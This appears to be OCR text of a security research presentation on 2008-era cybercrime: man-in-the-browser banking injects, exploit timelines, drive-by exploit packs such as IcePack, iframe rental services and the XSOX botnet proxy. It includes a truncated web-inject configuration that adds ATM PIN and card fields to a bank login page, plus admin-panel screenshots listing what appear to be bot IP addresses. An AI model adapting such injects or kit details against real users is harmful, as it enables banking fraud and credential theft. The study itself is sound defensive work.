Now with ATM details and MMN

welcome
[take a tour](#) | [set up online access](#)

sign on to your accounts

User ID [Forgot User ID?](#)

Password [Forgot Password?](#)

To prevent fraud enter your credit card information please:
Your ATM or Check Card Number:

Expiration Date: (e.g. 07.2007)

ATM PIN:

Your mother's maiden name:

Remember my ID **sign on**

[Ingresar en español >](#)

Sign on to other s
 Choose One

Important Update:
 Learn how to protect yourself from e-mail scams.

MITB – Grabbing Login Credentials

Modified pre-login fields

Now with ATM details and MMN

welcome

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sign on to your accounts

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Password [Forgot Password?](#)

To prevent fraud enter your credit card information please:

Your ATM or Check Card Number:

Expiration Date: (e.g. 07.2007)

ATM PIN:

Your mother's maiden name:

Remember my ID **sign on**

[Ingresar en español >](#)

Sign on to other s

Choose One

Important Update:
Learn how to protect yourself from e-mail scams.

Configuration files

XML support, dynamic updates

```
<inject
url="██████████"
before="name=password</TD></TR>"
what="
<TR><TD colspan=3 class=smallAria noWrap></
<TR><TD colspan=3 class=smallAria noWrap><S
<TR><TD colspan=3 class=smallAria noWrap></
<TR>
<TD noWrap colspan=2><B>Your ATM or Check Ca
<TD class=smallAria noWrap align=right></TD
<TR>
<TD class=username colspan=3><INPUT id=cc ty
<TR>
<TD noWrap colspan=2><B>Expiration Date:</B>
<TD class=smallAria noWrap align=right>(e.g
<TR>
<TD class=username colspan=3><INPUT id=expda
<TR>
<TD noWrap colspan=2><B>ATM PIN:</B></TD>
<TD class=smallAria noWrap align=right></TD
<TR>
<TD class=username colspan=3><INPUT type=pas
<TR>
```



Programmable Interfaces

Malware authors developing an extensible platform that can be sold or rented to other criminals


THE VULNERABILITIES & EXPLOITS



Shifting Focus & Escalating Timelines

- More than 80% of public exploits are released on the same day as the vulnerability

Client-Side Exploits
Vulnerability Disclosure to Public Exploit




Shifting Focus & Escalating Timelines

- The main target of public exploits has shifted from the operating system to the browser



Client-Side Public Exploits
by Category



Primary Exploit Target: Browser Plug-Ins

- The majority of publicly released exploits are for browser plug-ins
- The top five most exploited browser vulnerabilities all target plug-ins
- Although most active exploitation focuses on older vulnerabilities, newer attack tools have automatic methods to incorporate the most recent exploits




Figure 14: Percent of Browser-related Public Exploits Affecting Web Browsers and Their Plug-ins


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Most Prevalent Web Browser Exploits


Rank and Name	Type	Vulnerability Disclosure	First Public Exploit
1. MDAC RDS.Dataspace ActiveX object code execution (CVE-2006-0003)	Browser (ActiveX)	4/11/2006	7/24/2006
2. RealNetworks RealPlayer IERPctl ActiveX buffer overflow (CVE-2007-5601)	Browser (ActiveX)	10/18/2007	11/26/2007
3. Microsoft Internet Explorer WebViewFolderIcon ActiveX object code execution (CVE-2006-3730)	Browser (ActiveX)	7/18/2006	9/26/2006
4. Apple Quicktime RTSP URL buffer overflow (CVE-2007-0015)	Multimedia	1/1/2007	1/3/2007
5. Microsoft Internet Explorer DirectAnimation keyframe buffer overflow (CVE-2006-4777)	Browser (ActiveX)	9/13/2006	9/13/2006

Table 6: Most Prevalent Web Browser Exploits, H1 2008

Plug-in Exploitation Example




Plug-in Exploitation Example



Attackers Want Your Websites

- Mass SQL injection attacks this year
- ASP → ColdFusion → MySQL
- Plant scripts, iFrames, etc. to infect your customers



Future Implications

- Toolkit makers can't yet sustain the cost of original research
- Use of public exploits means that toolkits are easy to detect
- What would happen if we took away public exploit information?



THE ATTACK TOOLS & METHODOLOGIES



Popular drive-by-download exploit packs

- WebAttacker2
- Mpack
- IcePack
 - Localized to French in May 2008
- Firepack
- Neosploit
- Black Sun
- Cyber Bot

BLACKSUN REMOTE CONTROL SYSTEM

подключение статистика

[Статистика:]

Имя компьютера	Текущая HTTP-команда	IP-адрес	Backdoor-порт	Последнее подключение	Действие
Cytech	dexes ; ... :sun.exe	127.0.0.1	31337	18:31:28 06.04.2007	подключиться удалить
WRK-90EACAB6816wrk	dexes ; ... :sun.exe	127.0.0.1	2121	14:39:47 09.04.2007	подключиться удалить

[Установить команду ботам:]
Введите имя бота (символ "*" - всем ботам сразу)

IcePack

Accueil Statistiques Work with FTP Outils Déconnection

Pour: Au total

Visiteurs

Internet Explorer 6.0 :	103
Firefox 2.0.0 :	47
Internet Explorer 7.0 :	33
Mozilla 5.0 :	12
Firefox 2.0 :	5
Firefox 1.5.0 :	3
Opera 9.22 :	2
Firefox 1.0 :	1
Mozilla 4.0 :	1
Internet Explorer 5.5 :	1
Opera 9.21 :	1
Opera 9.23 :	1

Multipackage 0.2 (looks like modified TrafficPro)

Статистика работы эксплойта (версия 0.2)

Панель администрирования эксплойтом

Статус: [admin] Общая География Помощь Изменить пароль Добавить пользователя Очистить БД Выход

Операционные системы Сводная статистика по трафику

Linux Mac OS PowerP Unknow

Статус: [admin] Общая География Помощь Изменить пароль Добавить пользователя Очистить БД Выход

Статистика по географии пользователей				Статистика по географии пользователей			
Название страны (региона)	Флаг	Всего	Атаковано	Название страны (региона)	Флаг	Всего	Атаковано
Unknown [--]	??	64	3	Israel [IL]		2	0
Europe [EU]		1	0	Italy [IT]		1	0
Austria [AT]		5	0	Japan [JP]		4	0
Bulgaria [BG]		1	0	Kuwait [KW]		1	0
Bahrain [BH]		1	0	Luxembourg [LU]		2	0
Canada [CA]		2	0	Mexico [MX]		1	0
Switzerland [CH]		9					
China [CN]		1					
Czech Republic [CZ]		1					
Germany [DE]		1429					
Denmark [DK]		2					
Egypt [EG]		2					
Spain [ES]		7					
France [FR]		1					
United Kingdom [GB]		4					
Hungary [HU]		1					
Ireland [IE]		2					

Справочное руководство по администрированию эксплойтом

Настоящий эксплойт состоит из нескольких уязвимостей для браузеров Internet Explorer под Windows:

1. **MS03-11** - уязвимость в Microsoft Java Virtual Machine;
2. **MS06-014** - уязвимость в ActiveX компоненте Microsoft Data Access (или "MDAC-уязвимость");
3. **MS06-044** - уязвимость в Microsoft Management Console (MMCNDMGR.DLL);
4. **MS07-017** - уязвимость в Microsoft GDI (ошибка при обработке файлов *.ANI);
5. **MS07-055** - уязвимость в Kodak Image Viewer;
6. **Yahoo! ActiveX GetFile()** - уязвимость в методе GetFile() Yahoo! Messenger (8.1.0.421) CYFT FT60.DLL;
7. **QuickTime ActiveX stack overflow** - переполнение буфера в компоненте Apple QuickTime.

IcePack

- First appeared in July 2007
- Two versions of IcePack
 - Basic Version “IcePack Lite Edition” (only has exploits for MS06-014 and MS06-006) and sold for \$30
 - Advanced version “IcePack Platinum Edition”, sold for around \$400
- Produced by “IDT Group” in Russian (now translated to English and French)
- Also has “iframer” functions
 - Used to redirect Web pages with iframes fields to IcePack
- /admin/license
 - Licensed on a per-website basis – “ERROR: Invalid License”

Iframer Competition

- Selling or leasing exploit code and attack delivery platforms
 - Outright purchase of the attack engine, with subscription updates
 - Weekly-rental schemes of attack platforms
 - Pay-per-visit or pay-per-infection schemes as simple as Google advertising

The screenshot shows the website www.iframebiz.com. The navigation menu includes: Главная, Правила, Рейты, Регистрация, Файлы, FAQ, and Подд. The main content area is titled "О проекте" and contains text about earning money through traffic. A sidebar on the left has a navigation menu with items like "На глав", "О нас", "Новости", "Наши п", "Вопрос", "Остави", "Мой оф", "Пресс-", "Конте", "Авторы", "Логин", "Пароль", "Запом", and "Войт". A sidebar on the right is titled "Новости" and contains text about contacting via ICQ. A callout box is overlaid on the page.

iFrameBiz.com
 Almost identical to iFrame911 model. Differentiates itself by **Quality of Service...**

- Reliable high speed servers
- Lengthy uptimes
- Doesn't require ActiveX or Popups

XSOX – Botnet Anonymizer

XSOX - New Anonymizing Technology - Mozilla Firefox

File Edit View History Bookmarks Tools Help

https://xsox.name/

XSOX™
NEW ANONYMIZING TECHNOLOGY

SMART SECURITY LEADER

Вход для клиентов:

- Обновление клиента: [XSOX-Client last version: 7.97b](#)
- Работает проплата WebMoney и рег-коды
- Введено сжатие трафика, http стал быстрее!
- Пополнение ботов, удаление медленных, обновление гео-базы
- Новый сервер 1Gbit, защита от syn,udp flood, 100% UpTime

Логин:

Пароль: **Вход**

Главная • Документация • Скрины • Download • Регистрация • Ссылки • Контакты

Предлагаем Вам новую разработку в области безопасности и анонимности, которую так долго ждали!
Проект под названием XSOX позволит Вам легко менять на лету конечные точки выхода в интернет: IP адреса.
Теперь возможен выход с IP без внешних портов!

С XSOX Вы забудете обычные соксы как страшный сон!

Основные преимущества:

- Так легко ещё не было: одно нажатие кнопки - и у Вас новый выбранный Вами IP
- Двойное шифрование трафика с использованием алгоритмов, не поддающихся крипто-анализу
- Все только действительно живые, онлайн-боты, никаких дохлых проксей
- Уход бота в оффлайн не вызывает потерю сессии, можно просто выбрать другого и продолжить работу
- Безопасность не имеющая аналогов, клиенты и боты неотличимы на сервере и находятся в разных странах
- Высокая скорость работы! Отсутствие "лишнего" коннекта в сравнении с обычными соксами
- Использование ботов без внешних IP, за NATами, из домашних и корп. сетей - идеально для анонимности
- Тестирование на крупнейших блек-листах SBL и XBL
- Сжатие трафика! http,smtp,por3,ftp стали быстрее а трафик меньше
- Фильтр по стране, городу, штату, аптайму, IP, домену, примечанию
- Создание правил привязки, исключений и закреплений приложений за ботами, странами и т.д.

Done

[XSOX] Client v7.95 Lite

Account: tst
group: admin
time left: 19:59:25 +358d

sox on port: 9099 **US 68.251.34.7** Chicago IL ID: 229

30 Kb
15 Kb

SOCKSIFY

Select Test HTTP Speed SBL Test

Main Rules Sniffer Connections Tools Settings Total: 1060

Country	City	State	ver	IP / DNS	upTime	ID	Note
US	Manlius	NY	71	24.59.196.45	1 days	L 203	
AR	Buenos aires		75	200.125.100.166	60	L 204	
AT			75	88.116.116.74	345	L 205	
US	Washington	DC	71	141.156.90.156	425	L 206	
US	New hyde park	NY	71	63.138.53.115	4 days	L 207	
US			71	71.248.69.12	4 days	L 208	
US	Indianapolis	IN	71	68.249.100.91	760	L 209	
US	Mt. laurel	NJ	71	69.255.149.220	2 days	L 210	FireFox only
US	Chesapeake	VA	71	70.161.241.169	1 days	L 211	
US	Los angeles	CA	71	71.102.34.240	425	L 212	
US	Indianapolis	IN	71	68.249.100.91	760	L 213	
ES			75	83.58.171.1			
AE	Dubai		71	217.165.1.1			
US	Plano	TX	71	24.1.63.1			
AT			75	85.124.1.1			
US	Georgetown	TX	75	70.179.1.1			
US	Miami	FL	71	65.2.214.1			
KR			75	203.255.2.1			
US	Boston	MA	75	141.154.1.1			
US	Lawrence	MA	71	24.147.5.1			
PL	Gdansk		75	213.25.3.1			
US	Boston	MA	71	141.154.1.1			
TR			75	88.226.1.1			
DE	Munich		75	217.233.1.1			
US	Spokane	WA	71	67.185.1.1			
US	Chicago	IL	71	68.251.34.7			
JP	Okinawa		71	210.79.18.1			
US		CT	71	68.118.195.63	690	L 232	


Use selected
Note
Test HTTP Speed
Get geo from ip2location
Set Time&Zone by bot (GMT-05:00)
Copy IP/DNS to clipboard
Test selected Bot for Black lists
Filter: This Country only
Filter: This State Only
Filter: UpTime minimum

Use Filter Cntry State IP/DNS upT note Clr Connections Local: 7

Module	Bot IP	ID	RemoteAddr	Port	Snd / Rcv
iexplore.exe	68.251.34.7	229	80.67.86.15	443	3271 / 63955
OPERA.EXE	24.27.42.220	229			
iexplore.exe	68.251.34.7	229			
iexplore.exe	68.251.34.7	229			
OPERA.EXE	68.251.34.7	229			
iexplore.exe	68.251.34.7	229			
OPERA.EXE	68.251.34.7	229			

Break this connection
Break all connections
Break all connections for this module
Exclude this module (need module restart)
Add Rule: Use module only with this Bot ID
Add Rule: Use module only with this Country
Copy targetAddr IP to clipboard

XSOX – Botnet Anonymizer



Цены и специальные предложения

Для начала работы необходимо [Зарегистрироваться](#)

- Месячная стоимость подписки **(без ограничений): \$50.00**
- Недельная стоимость подписки **(без ограничений): \$15.00**

Специальные предложения:

